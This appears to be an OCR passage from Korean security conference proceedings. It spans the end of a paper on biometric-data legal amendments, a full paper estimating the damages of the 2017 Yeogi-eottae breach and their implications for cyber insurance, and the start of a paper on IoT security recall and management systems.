(2) 현재 『주민등록법 시행령』 제36조 및 별지 제30호 서식에 따라 주민등록증 발급 시 지문을 보관할 수 있도록 하는 규정이 있고, 현재 『개인정보 보호법』 제21조에도 '다른 법령에 따라' 보존하여야 하는 경우 파기의 예외를 인정하고 있으므로, '다른 법률'에 따른 예외를 완화하여 '다른 법령'으로 규정하는 것이 적절할 것으로 판단된다, 또한 정보주체의 동의로써 파기의 예외를 규정한 부분에 대해서는, 파기에 관한 예외가 불가피하게 있을 수 있음은 인정되나, 개인정보목적 외 이용·제공에 대하여 정보주체의 예외적 동의를 규정(제18조 제2항, 제19조제1호)하면서도 '파기' 부분에 관하여는 정보주체의 동의를 통한 예외를 인정하지 않고 있는 현행법 체계에 비추어 볼 때, 검토가 필요하다[8].

IV. 개정(안) 제시

4.1 개인정보 보호법 제23조의2 제1항-암호화

암호화에 대한 보호조치 개정(안)은 제 1항이다.『바이오 정보보호 가이드라인』과 『개인정보의 안전성 확보조치 기준』,두 번의 입법 시도 사례의 한계점을 보완하여 제시한다. 또한 [표 2]의 검토의견 중 생체정보의 일부가 민감정보로 포함 되는 점을 보완하여 개정(안)의 위치를 23조 제2 제 1항으로 바꾸어 생체정보 중 일부가 '민감정보'에 포함되는 문제점을 해결 하였다.

[표 4] 생체정보 보호조치의 1항 개정(안)

항목	개정(안)
개인정보 보호법 제23조의2 제1항 (안전성 확보에 필요한 조치)	① 개인정보처리자는 생체정보를 처리하는 경우에는 그 생체정보가 분실·도난·유출·위조·변조 또는 훼손되지 아니하도록 제29조에 따른 안전성 확보에 필요한 조치를 하여야 한다.

4.2 개인정보 보호법 제23조의2 제2항 -보관

보관에 대한 보호조치 개정(안)은 제 2항이다. [표 3] 개정(안)을 보면 '개인정보와 신체정보를 별도로 보관한다.' 라고 명시되어 있다. 이는 생체정보 만으로는 개인을 식별할 수 없지만, 개인정보와 생체정보가 합쳐질 경우 개인을 식별 할 수 있기 때문에 별도로 보관해야 한다는 점을 고려한 것으로 보인다. 그러나 별도 보관하는 데이터베이스가 해킹 등의 공격으로 정보가 유출될 경우 개인정보와 생체정보를 합쳐 개인을 식별 할 수 있게 된다. 따라서 개인정보가 유출되더라도 생체정보를 분할하여 보관해야 한다는 '생체정보를 개인정보처리자의 서버나 개인 디바이스 등 과 별도 인증센터에 분할하여 보관한다.' 라는 추가 개정안을 제시하여 해결 하였다.

[표 5] 생체정보 보호조치의 2항 개정(안)

항목	개정(안)
개인정보 보호법 제23조의2 제2항 (생체정보 분리보관)	② 개인정보처리자는 수집한 생체정보의 원본정보를 보관하는 경우에는 성명·주민등록번호·주소 등 정보주체를 알아볼 수 있는 개인정보와 별도로 분리하여 보관하여야 한다. 또한 생체정보를 개인정보처리자의 서버 등과

	별도 인증센터에 분할하여 보관한다.

4.3 개인정보 보호법 제23조의2 제3항 -파기

파기에 대한 보호조치는 개정(안) 제3항이다. 안전성을 위해 생체정보의 원본은 바로 파기하여야 한다. 하지만 『주민등록법 시행령』 제36조 6항에 '주민등록증의 발급에 필요한 사진과 지문은 전산조직으로 관리할 수 있다.' 라는 항목이 있기 때문의 다른 법률 규정이 있는 경우 예외를 두었다. 또한 '전산조직' 으로 관리한 다는 점을 바탕으로 해킹 등의 공격을 통해 공격을 통해 정보가 유출될 문제가 발생 될 수 있기에 대통령령으로 정하는 바에 따라 암호화 등 안전성 확보에 필요한 조치를 해야 한다는 개정(안)을 제시한다.

[표 6] 생체정보 보호조치의 3항 개정(안)

항목	개정(안)
개인정보 보호법 제23조의2 제3항 (생체정보 파기)	③ 생체정보의 원본정보는 특징정보 생성 시 처리 목적 등을 달성 한 것으로 보아 특징정보 생성 후 복원 또는 재생할 수 없도록 조치하여 지체 없이 파기하여야 한다. 다만, 정보주체의 동의나 다른 법령의 규정이 있는 경우에는 대통령령으로 정하는 바에 따라 암호화 등 안전성 확보에 필요한 조치를 하여 보관할 수 있다.

V. 결론

생체정보의 이용이 증가하고 있고, 고유성 및 특수성으로 인해 유출사고 발생 시 일반 개인정보의 유출사고보다 더 큰 문제가 발생할 수 있기 때문에 생체정보에 대한 보호의 중요성이 커지고 있다. 하지만 생체정보와 바이오정보의 용어 혼용과 생체정보에 대한 보호조치가 없다는 한계점이 있었다. 본 논문에서는 한계점을 보완하여 생체정보의 보호조치를 적용한 개정(안)을 제시하였다. 따라서 생체정보에 대한 보호조치를 의무화함으로써 보안수준을 향상시킬 수 있을 것이다. 또한 개정(안)에서 제1항과 제3항을 통해 암호화 등 보호조치를 하고 원본정보에 대해서는 지체 없이 파기함으로써 생체정보를 안전하게 관리한다. 제2항 분산저장을 통해 보안 사고에 의해 생체정보가 유출이 되어도 유출된 정보를 사용 할 수 없도록 하여 생체정보 이용에 대한 불안감과 부정적인 인식을 개선하고 생체정보가 안전하게 관리되는 환경을 조성하여 생체정보를 이용한 산업의 활성화를 예상할 수 있다.

[참고문헌]

[1] "공인인증서의 종말, 금융사들 생체인증 도입 본격화..내 몸이 비밀번호 ", MK 매일경제, 2017. 5. 17.

[2] "'지문인식'스마트폰 시장, 45% 급증 전망", 아주경제, 2016. 4. 20.

[3] 정보통신부, 한국정보보호진흥원, "생체정보 보호 가이드라인", 2005.

[4] 정보통신부, 한국정보보호진흥원, "마이오정보 보호 가이드라인", 2007. 9.

[5] 행정자치부, "개인정보의 안전성 확보조치 기준", 2011. 9. 30-2016. 9. 1.

[6] 민경욱 외 10인, "개인정보 보호법 일부개정법률안", 2016. 8. 10.

[7] 강효상 외 9인, "개인정보 보호법 일부개정법률안", 2016. 9. 1.

[8] 박수철, "개인정보 보호법 일부개정법률안 검토보고서", 2016. 11.

개인정보 유출사고 피해규모 산정과 사이버보험시장으로의 적용

서준우*, 박무성**, 이경호***

*고려대학교 사이버국방학과,

**국방과학연구소,

***고려대학교 정보보호대학원

Estimating Damage of the Personal Information Leakage and Application to the Cyber Insurance Market

Junwoo Seo*, Moosung Park**, Kyungho Lee***

*Department of Cyber Defense, Korea University,

**Agency for Defense Development,

***Center for Information Security Technologies(CIST), Korea University.

요 약

사이버공격 기술의 발달로 기업의 개인정보 유출사고의 위험(risk)이 점점 증가하고 있는 가운데, 기업의 위험부담을 덜어주기 위해 사이버 보험이 등장하였다. 하지만, 사고의 피해규모를 산정하기 어렵다는 점과 어느 정도까지 보장해줘야 되는지 등에 대한 논의가 많이 진행되지 않아 사이버 보험시장의 규모는 그것의 필요성보다 한참 작다. 본 논문은 “여기어때 개인정보 유출사건”을 예시로 피해규모를 산정하고 이를 사이버 보험 시장에 적용시켜 사이버 보험 시장이 확장될 수 있는 방향을 제시한다.

I. 서론

인터넷을 통한 기술, 소셜 미디어 등의 발달로 대부분의 기업들은 이를 통해 비즈니스를 수행하고 고객과 상호작용을 한다. 하지만, 사이버공격 기술이 나날이 발전함에 따라 평범한 해커, 범죄자, 내부자 또는 심지어 국가에 의한 사이버 공격이 일어나고 있는 시점에서, 기업은 개인정보 유출사고의 위험(risk)을 항상 떠안고 있어야 한다. 실제로, Allianz 금융사가 기업들을 상대로 한 설문조사에 따르면, 2013년에는 사이버 위험을 상위 3번째 위험 안에 꼽은 기업이 6%밖에 안 되어 위험 순위가 15위에 그쳤으나, 2014년에는 12%에 8위, 2015년에는 17%에 5위, 2016년에는 28%에 3위, 2017년에는 30%로 2위와 1%밖에 차이나지 않게 되었다[1]. 이처럼 기업들의 사이버 위험에 대한 인식이 점점 커지고 있고, 이는 위험을 의식하여 기업의 소극적인 운영으로 이어질 수 있다. 따라서 개인정보 유출사고 발생 시, 모든 손실을 조직에서 부담하기 보다는 사이버 보험을 통해 부담감과 위험을 줄인다면, 이는 조직의 안정적인 운영으로 이어질 수 있다.

하지만, 사이버 보험 시장의 규모는 그것의 중요성에 한참 미치지 못한다. 이는 개인정보 유출사고의 피해금액을 정량화하기 어렵다는 점과 어느 정도까지 보장해줘야 되는지 등에 대한 선례가 축적되지 못했기 때문이다.

따라서 본 논문은 “여기어때 개인정보 유출사건”을 예시로 피해규모를 산정하는 방법론을 적용해보고, 이를 사이버 보험시장에 적용시켜 사이버 보험 시장이 확장될 수 있는 방향을 제시해보고자 한다.

II. 관련연구

정보보호 침해사고의 경우 사고의 피해규모를 정량적으로 산정하기가 어렵다. 또한, 침해사고를 당한 조직이 피해규모를 숨기는 등의 이유로 정보보호 침해사고에 대한 피해 표본이 부족하여 피해규모를 산정하는 데의 표준화된 방법론을 연구해내기도 어렵다. 본 논문에서는 정보보호 침해사고의 피해금액 산정론에 있어 가장 널리 이용되는 Gordon & Loeb 모델을 바탕으로 피해규모 산정을 시도하였다.

2.1 Gordon & Loeb 모델

Gordon & Loeb 모델에 따르면 피해금액은 아래의 [표 1]과 같이 정보보호 침해사고 피해금액을 직접비용(Direct Costs)과 간접비용(Indirect Costs), 명시적 비용(Explicit Costs)과 잠재적 비용(Implicit Costs)으로 구조화 하였고, 이를 바탕으로 피해금액을 산출할 수 있다[2].

[표 1] Gordon & Loeb 모델

<table>
<tr><th></th><th colspan="2">명시적 비용</th><th>잠재적 비용</th></tr>
<tr><td rowspan="2">직접비용</td><td>매출이익 감소에 따른 비용 (Cost of Lost Profit)</td><td>생산효율 감소에 따른 비용 (Cost of Lost Productivity)</td><td rowspan="2">법적 책임에 따른 비용 (Legal Cost)</td></tr>
<tr><td>복구에 드는 비용 (Cost of Recovery)</td><td>복구 불가능 데이터의 가치 (Cost of Lost Data)</td></tr>
<tr><td>간접비용</td><td colspan="2">예방에 드는 비용 (Preventative Cost)</td><td>이미지 손상 (Cost of Reputation Effect)</td></tr>
</table>

먼저, 직접비용이란 특정 침해사고로 인해 직접적으로 발생한 피해에 관한 금액을 말한다[3]. 즉, 어떤 사고로 인한 하드웨어나 소프트웨어의 손실 금액을 말한다. 반면에, 간접비용이란 특정 침해사고의 결과로 인해 생긴 비용은 아니다. 사전에 정보보호 침해사고를 막기 위해 투자한 비용들이 침해사고로 인해 손실되었을 때 이를 간접비용의 손실이라고 한다. 다음으로, 명시적 비용은 특정 침해사고로 인해 명시적으로 보이는 모든 비용을 의미한다. 침해사고를 예방하기 위한 사전의 투자, 침해사고로 인한 피해, 침해사고로 인한 피해를 복구하기 위한 모든 비용이 이에 해당한다. 반면에, 잠재적 비용은 침해사고로 인해 바로 발생하는 것이 아닌, 그 이후에 일어날 수 있는 상황들에 대한 피해비용이다. 이를테면, 침해사고를 당한 기업의 평판 하락으로 인한 주식가치나 매출의 하락을 포함하여 침해사고에 대한 법적 책임에 드는 비용도 포함된다.

이처럼 Gordon & Loeb 모델은 피해비용을 직접비용과 간접비용, 명시적 비용과 잠재적 비용으로 구분한다는 점에서 다양한 유형의 피해금액을 모두 고려할 수 있다는 장점이 있다.

III. 개인정보 유출사고 피해규모 산정

2.1 여기어때 개인정보 유출사건 개요

본 논문에서는 Gordon & Loeb 모델을 이용하여 “여기어때 개인정보 유출사건”의 피해규모를 산정해보고자 한다.

“여기어때 개인정보 유출사건”은 2017년 3월에 발생한 사건으로, 숙박 O2O(Online To Offline)서비스 업체 “여기어때(이하 ㈜위드이노베이션)”의 웹페이지가 “SQL Injection” 공격을 당해 데이터베이스(DB)에 저장된 관리자 세션아이디가 탈취되었다. 공격자는 관리자 세션아이디를 통해 서비스 관리 웹페이지에 관리자 권한으로 접속해서 회원 정보 178,625건(중복 제거 시 78,716건), 예약 정보 3,239,210건(중복 제거 시 910,750건), 제휴점 정보 1,163건 총 3,418,998건(중복 제거 시 990,584건)의 개인정보를 탈취했다[4]. 공격자는 탈취한 개인정보를 이용해서 ㈜위드이노베이션 측에 메일을 통해 비트코인을 요구했고, 서비스 이용고객을 대상으로 총 4817건의 협박성 음란문자를 보낸 것으로 확인되었다[5].

2.2 Gordon & Loeb 모델에의 적용

유출사고의 총 피해규모는 다음과 같이 정의할 수 있다.

$$Total\,Cost = Direct\,Cost + Indirect\,Cost$$
$$= Direct\&Explicit\,Cost + Direct\&Implicit\,Cost$$
$$+ Indirect\&Explicit\,Cost + Indirect\&Implicit\,Cost$$

먼저, 직접적이며 명시적인 비용(Direct & Explicit Cost)의 경우, 이 사건의 경우 SQL Injection 기법으로 데이터베이스의 정보를 탈취한 것이므로, 하드웨어나 소프트웨어가 손상되었다고 보기는 어렵다. 따라서 고객 감소로 인한 수익 감소, 사고에 대한 대응에 드는 인건비, 기업 이미지 방어에 필요한 IR(Investor Relations) 대응 비용이 고려해야 할 대상이다. 위의 비용에 대해 ㈜위드이노베이션 측이 공개한 자료가 없으므로, 비슷한 사례를 바탕으로 피해금액을 측정할 수 있다.

다음으로, 직접적이지만 잠재적인 비용(Direct & Implicit Cost)의 경우, 크게 과징금과 배상금으로 나뉜다. 과징금의 경우, 방송통신위원회가 '정보통신망 이용촉진 및 정보보호 등에 관한 법률'에 따라 매출액의 최대 3%까지의 과징금을 부가할 수 있다. 배상금의 경우, 징벌적·법적 손해배상 제도에 따라 배상금이 책정된다. 징벌적 손해배상 제도는 개인정보를 고의나 중대한 과실로 인하여 유출시킨 사업자에게 실제 손해액의 최대 3배까지 배상하도록 하는 제도이고 피해자가 실제 손해액을 입증하지 못하더라도 법적 손해배상 제도에 의해 최대 300만원까지 배상받을 수 있도록 하는 제도이다. ㈜위드이노베이션의 경우, 비정상적인 SQL문에 대한 검증절차가 없어 SQL Injection 공격에 취약한 웹사이트가 존재했고, 세션 변조 공격을 탐지하고 차단하는 체계조차 없는 것으로 확인되었다. 또한, 민감한 정보를 다루는 기업은 혹시 모를 유출 사고를 대비하여 데이터베이스를 암호화하는데, ㈜위드이노베이션의 경우 데이터베이스를 암호화 하지 않은 것으로 밝혀져 과징금과 배상금 모두 피할 수 없을 것으로 판단된다.

간접이며 명시적인 비용(Indirect & Explicit Cost)의 경우, 웹사이트에 대한 시스템 보완 및 교체 비용과 침해사고로 인한 산업 파급 효과 등이 있다. ㈜위드이노베이션 같은 경우, 기본적인 SQL문 검증절차 도입과 데이터베이스 암호화 등의 보완이 필요하며, 그 외의 취약점을 점검 및 교체하는 데에 드는 비용이 이에 속한다.

마지막으로, 간접적이며 잠재적인 비용(Indirect & Implicit Cost)의 경우, 기업의 이미지 손상이 이에 해당한다. 이는 ㈜위드이노베이션의 주가 변동을 통해 측정이 가능하다.

결론적으로, "여기어때 개인정보 유출사건"의 경우, 과징금과 배상금을 피할 여지가 없어, 직접적·잠재적 비용이 가장 클 것으로 예상된다.

IV. 사이버 보험 활성화 방안

3.1 사이버 보험 개요

위의 사례에서 알 수 있는 바와 같이, 개인정보 유출사고의 피해액은 중소기업이 모두 부담하기가 현실적으로 불가능하다. 따라서 이런 사고로 발생한 피해액을 보상하는 즉, 기업이 부담하고 있는 위험(risk)를 사이버 보험을 통하여 어느 정도 전가하여 기업의 손실을 보존하고, 안정적인 경영을 유지할 수 있다.


3.2 사이버 보험 시장 현황

사이버공격 기술이 나날이 발전함에 따라 기업이 가지고 있는 사이버공격에 대한 위험이 점점 증가하고 있지만, 국내 사이버 보험 시장의 규모는 아직 미미한 수준이다. KISA의 2015년 정보보호 실태조사에 따르면, 정보보호 침해사고에 대비한 정보보호 관련 보험을 가입한 기업은 1.4%밖에 되지 않는다고 한다[6]. 이는 사이버 보험에 대한 수요와 공급 모두가 적기 때문이다.

먼저 수요자 측면에서 사이버 보험을 가입하지 않는 이유는 현재 대부분의 사이버 보험은 직접적이고 명시적인 비용을 보상해주고 있다. 하지만, 수요자의 입장에서는 잠재적인 비용이 부담이 가는 만큼, 보상 범위에 대해 만족하지 못 한다. 또한, 침해사고 발생 시 보험 심사 요건이 매우 까다로워 보상에 대한 확신을 갖지 못 한다.

다음으로 공급자 측면에서 사이버 보험 상품을 다양화하지 않는 이유는 침해사고의 통계가 적어 보험요율을 산정하기 어렵다는 점이 있다. 기존의 자동차 보험과 같은 경우, 과거의 데이터들을 통해 보험요율을 산출하여 자사의 보험요율이 자사의 이윤을 추구할 것이라는 확신하에 보험 상품이 출시가 된다. 하지만, 사이버 보험의 경우 침해사고에 관한 데이터가 충분하지 않아 보험요율을 산정하기 어렵다. 또한, 사이버 보험에 대한 수요가 적어 보험사 입장에서는 적은 자본으로 보상을 해야 할 지도 모른다는 위험을 감수해야 한다.

이처럼, 사이버 보험에서는 아래 [그림 1]과 같이 수요와 공급이 악순환의 고리로 얽혀있다.



[그림 1] 사이버 보험시장의 악순환 고리

3.2 사이버 보험 활성화 방안


사이버 보험 시장이 활성화 되려면 위의 악순환 고리를 끊어야 한다. 이를 위해선 수요자에게는 사이버 보험의 필요성을 높이고, 공급자에게는 사이버 보험 상품 다양화에 대한 의지를 주어야 한다.

먼저 수요자 측면에서 사이버 보험에 대한 필요성을 높이려면, 개인정보 유출사고에 대한 기업이 부담하는 위험을 높여야 한다. 앞서 서술한 바와 같이, 개인정보 유출사고의 경우 기업은 과징금과 배상금을 내게 되는데, 우리나라의 경우 아래의 [표 2]와 같이 과징금과 배상금 면에서 솜방망이 식의 판결을 받는다.

[표 2] 개인정보 유출사건 판결 결과

연도	회사	사건	판결 결과
2008	옥션	개인정보 1000만건 유출	패소
2011	SK 커뮤니케이션즈	개인정보 3500만건 유출	1심 일부 승소 2심 패소
2014	카드 3사 (롯데, KB, NH)	롯데카드 2600만건, KB카드 5300만건, NH카드 2500만건으로 총 개인정보 1억건 이상 유출	피해자 5천여명 10만원씩 지급
2014	KT	개인정보 1170만건 유출	일부 승소

위와 같은 판결들로 인해, 기업들은 발생 빈도가 낮고 발생하더라도 기업이 느끼는 부담이 적어 사이버 보험의 필요성을 느끼지 않는다. 종래 법원은 이름/이메일/주소 같은 비교적 경미한 정보가 유출된 경우 10만 원, 주민번호 유출시 20만 원(서울고법 2007나33059 판결), 입사지원정보 등 개인 프라이버시 사항까지 유출시 30만 원(서울고법 2008나25888 판결)의 위자료 배상책임을 인정한 바 있다[7]. 이와 같은 판례와 징벌적·법적 손해배상 제도에 따라 법원은 개인정보가 유출된 피해자를 구제하는 방향의 판결을 내려 기업이 부담해야하는 직접적이고 잠재적인 비용(Direct & Implicit)을 증가시킨다면, 기업들은 사이버 보험의 가치를 재고할 것이다. 기업의 실질적인 피해액이 증가한다면 아래 [그림 2]와 같이 수요와 공급이 정상화 될 것이다.



[그림 2] 사이버 보험시장 선순환 고리

다음으로 공급자 측면에서는 머신러닝과 빅데이터 기법을 통해서, 다양한 개인정보 유출사고 시나리오에서의 피해액을 정량화하여 합리적인 보험요율을 산출해 내는 것이 중요하다.

V. 결론

본 논문은 사이버 보험 시장의 침체가 사이버 보험에 대한 수요와 공급의 악순환 고리로 인해 지속되고 있고, 이를 해결하기 위해서는 개인정보 보호 관련 정책의 강화와 개인정보가 유출된 피해자를 구제하는 방향의 법적 판결이 중요함을 지적하였다. 이 과정에서 수요자와 공급자는 개인정보 유출사고 피해규모에 대한 정확한 인식을 통해 사이버 보험시장에 대한 수요와 공급의 선순환 고리가 지속될 수 있다. 이는 단순히 사이버 보험시장의 규모가 늘어나는 것이 아닌, 기업의 안정적인 운영을 보장하고 결국은 국가적인 안정에도 기여한다. 또한, 개인정보 유출사고의 경우에도 피해자에게 실효적인 배상금이 지불된다는 점에서 사회가 올바른 방향으로 발전해 나가게 된다.

마지막으로 본 논문은 민간 기업의 개인정보 유출사고에 대한 피해규모 산정에 한정되지 않고 군사 기밀문서 유출사건과 같은 국가적 정보보호 침해사고에 대한 피해규모 산정(Cyber Battle Damage Assessment)으로의 연구로 이어질 수 있음을 시사한다.

[감사의 글]

본 연구는 방위사업청과 국방과학연구소의 지원으로 수행되었습니다(UD060048AD).

[참고문헌]

[1] Allianz, “Allianz Risk Barometer Top Business Risk 2017.”

[2] Gordon, Lawrence A., and Martin P. Loeb. "The economics of information security investment." ACM Transactions on Information and System Security (TISSEC) 5.4 (2002): 438-457.

[3] Michel van Eeten, Johannes M. Bauer, Shirin Tabatabaie. “DAMAGES FROM INTERNET SECURITY INCIDENTS A framework and toolkit for assessing the economic costs of security breaches.”

[4] 연합뉴스, “'여기어때' 개인정보 99만건 유출 확인”

http://www.yonhapnews.co.kr/bulletin/2017/04/26/0200000000AKR20170426061700017.HTML

[5] 이유미, “개인정보유출 사고 '여기어때', 웹사이트 취약점 공격이 원인”

http://www.edaily.co.kr/news/NewsRead.edy?SCD=JE41&DCD=A00504&newsid=02069686615900056

[6] 한국인터넷진흥원, “2015년 정보보호 실태조사(기업부문) 국문요약보고서”

[7] 법무법인 바른, “신용카드사 개인정보 유출 집단소송의 향방”

http://www.barunlaw.com/v2/publication/column_view.aspx?num=2267&cPage=2&bt=NEWS&btc=BS003&st=&sw=

IoT 제품 및 서비스 안전성 강화를 위한 보안성 유지관리 체계 개선방안

이동혁*, 박남제*,**

*제주대학교 대학원 컴퓨터교육전공, *제주대 초등교육연구소,

**제주대학교 초등컴퓨터교육전공

Improvement of IoT security management system in preparation for cyber threat

Donghyeok Lee*, Namje Park*,**

*Graduate School, Jeju National Univ., **Dept. of Com. Edu., Jeju National University

요 약

4차 산업시대가 도래함에 따라 다양한 IoT 제품 및 서비스가 출시되고 있다. IoT 제품은 사용자에게 기존에 경험하지 못한 다양하고 편리한 서비스를 제공하지만, 그 이면에는 보안 위협이라는 중요한 문제가 자리 잡고 있다. 안전한 IoT 환경을 위해서는 기술적인 대책뿐만 아니라, 정책적 측면에서 IoT 환경에 적합한 관리체계의 수립이 필요하다. IoT 제품은 기존의 제품과는 다른 양상을 보이며, 사물과 정보기술이 통합된 특성에 기인하여 사용자에게 신체적/물리적 위해를 직접 끼칠 수 있어 본 논문에서는 이에 대응하는 안전한 관리체계 개선방안을 제안한다.

I. 서론

최근 4차 산업이 주요 화두로 떠오르고 있다. 4차 산업에서는 정보통신기술이 다양한 분야에 융합하여 다양한 새로운 가치 창출을 만들어낼 것으로 전망되며, 사용자에게 편리함을 가져다주는 다양한 제품과 서비스들이 제공될 것이다. 특히, 4차 산업의 핵심요소가 될 IoT(Internet of Things) 기술은 사물과 인터넷이 결합한 것으로, 과거에는 생각지 못한 다양한 IoT 제품들이 출시되고 있는 상황이다.

그러나, 이러한 IoT 제품에는 보안성에 대한 고려가 미흡한 상태이다. 최근 다양한 사례에서 IoT 제품의 보안성 문제가 거론된 바 있다. IoT 제품에 대한 보안성 위협은 기존의 정보보호 위협과는 다른 양상을 보이며, 물리적 제품이 유기적으로 결합되는 특성에 따라 실질적으로 사용자의 재산적/신체적 피해를 미칠 수 있다는 점에서 더욱 심각한 문제가 될 수 있다. 예를 들어 IoT 기반으로 제작된 제품인 스마트 도어락이 해킹된다면, 원격에서 문을 수동으로 개폐하게 될 수도 있을 것이고, 사용자는 직접적으로 재산적 피해를 입게 될 수 있다. 이러한 문제는 매우 심각한 보안 위협이 될 수 있다. 현재 다양한 IoT 제품이 출시되고 있어 이를 위한 안전한 보안 대응책이 시급한 상황이다.

본 논문에서는 이러한 IoT 제품의 보안 위협 대응을 위해, 관리/정책적 차원에서의 해결방안을 제시한다. 특히, IoT 제품 출시 이후 보안 결함이 발견되는 경우를 대비하여 취약점 사전발견 및 안전한 리콜체계 환경을 조성할 수 있도록 관리체계적인 개선방안을 제안한다.

II. 기존 관리체계 현황

IoT 제품의 신규 보안 취약요소 발견 시 소프트웨어 업데이트로 보안성 확보가 가능한 경우에는 업데이트 권고 혹은 강제 업데이트 등 다양한 방법으로 처리가 가능하나, 소프트웨어의 업데이트로는 처리가 불가능한 경우는 보안

결함의 심각성에 따라 제품에 대한 리콜처리로 해결하여야 한다. 만약, 미미한 결함일 경우는 주의사항으로 처리할 수 있으나, 심각한 보안 결함을 통하여 직간접적으로 신체적/재산적 피해가 우려되는 경우는 리콜 조치가 필요하다.

일반적인 의미에서의 리콜은 제조자가 제품을 판매한 이후에 소비자에 대한 위해가 발생할 우려가 있는 결함에 대해 결함내용을 고지하고 수거 및 파기, 환불 등의 조치를 취함으로써 소비자 위해의 확산을 방지하기 위한 제도를 의미한다. 이는 적절한 조치를 통하여 소비자의 피해를 예방하기 위한 사후적 피해구제 재도로써, 일반적으로 정부에서 리콜조치를 할 경우는 해당제품의 제조사업자에게 설계, 결함 보완 등의 개선조치가 수반된다. 리콜이라는 용어는 현행 법률상 사용되는 용어는 아니나, 공공기관의 업무처리 규정 등에 사용되는 경우가 있다. 리콜은 일반적으로 1)위해정보 수집, 2)위험성 평가, 3)리콜 결정, 4)리콜 계획, 5)리콜 실시, 6)리콜 종료, 6) 사후 조치의 단계를 거치며, 위해정보 수집은 소비자 상담센터 등을 통하거나, 국가기술표준원, 한국제품안전협회, 한국소비자원, 소비자단체 등을 통하여 수집될 수 있다. 한편, 리콜제도 이외에 소프트웨어에 대한 보안성 확보를 위해 다양한 제도를 운영하고 있다. KISA에서는 S/W 신규 취약점에 대한 포상 제도를 운영하고 있다. KISA는 국내외 거주하는 한국인을 대상으로, 소프트웨어에 영향을 줄수 있는 신규 보안 취약점에 대한 신고를 접수 받고, 분기별 평가를 기반으로 포상금을 지급한다. 해당 제도는 한글과컴퓨터, 네이버, 카카오, 네오위즈게임즈 등 다양한 공동운영사와 함께 운영하고 있으며, 화이트 해커의 취약점 신고 활성화를 위하여 '명예의 전당'이라는 제도를 별도로 운영하여 S/W 신규 취약점 신고 포상제에 참여한 신고자 가운데 포상금, 포상 건수를 바탕으로 상위 10인을 선정하여 연도별, 누적 우수 신고자를 공개하고 있다.(http://www.krcert.or.kr/consult/software /honorList.do)


III. IoT 보안 관리 체계 개선 방안

1.1 담당 조직 체계 개선(안)

IoT 보안성 유지관리체계의 확보를 위해, IoT 사고 및 침해사례, 위협요소 발생 시 대응하는 담당 조직에 대한 명확한 구성이 필요하다. 현재 제품에 대한 리콜은 기술표준원의 제품시장관리과에서 담당하고 있으며, 소프트웨어에 대한 보안성 침해 위협 대응은 한국인터넷진흥원(KISA)에서 담당한다. IoT 제품은 물리적 제품과 내부에 탑재되는 소프트웨어가 유기적으로 작동하며, 실질적으로 보안성 침해는 소프트웨어 측면에서 발생하지만, 소프트웨어의 보안성 침해 위협을 통하여 하드웨어, 즉 물리적 제품 자체에 손실이나 파괴가 발생할 수 있다. 따라서, IoT 제품의 보안 위협에 대한 대응은 기술표준원과 KISA에서 동시에 협업하는 것이 바람직할 것으로 판단된다.

[그림 1]은 IoT 보안성 침해사례 발생시 대응 조직 체계에 대한 개선방안을 나타낸다. 여기에는 기술표준원과 KISA에서 동시에 협업하여 IoT 보안성 관리 대응 체계를 마련하고자 하는 것이 주요 내용이며, 기술표준원에서 종전에 담당하던 업무 이외에 KISA에서는 IoT 침해사례 리콜에 대한 이행점검, IoT 결함제품 단속, 미이행 기업을 통보하는 역할을 수행한다.

IoT 보안 대응을 위하여, KISA의 인터넷침해사고대응지원센터(KrCERT)는 소비자 보안 모니터링 단 등 여러 불특정 다수를 통하여 IoT 제품의 결함에 대한 제보를 받는다. IoT 보안 침해 사례 접수 시, KrCERT는 KISA의 IoT 소관 대응 담당 부서로 해당 업무를 인계한다. KISA의 IoT 소관 대응 담당 부서는 해당 보안 침해 사례의 범위를 조사하고, 상황에 따라 심각성이 높을 경우는 기술표준원의 제품시장관리과로 사안을 인계한다. 여기에서 심각성이 높은 경우란, IoT 보안 결함을 통하여 사용자에게 신체적인 피해나, 재산적/물질적인 피해를 입을 가능성을 의미한다. IoT의 특성상 이러한 위협으로 이어질 확률은 매우 높다. 기술표준원의 제품시장관리담당자는 해당 제품의 리콜을 이행하고, 점검, 평가, 제도개선의 업무를 담당하며, 만약 리콜 미이행 시는 형사고발 조치를 수행한다.



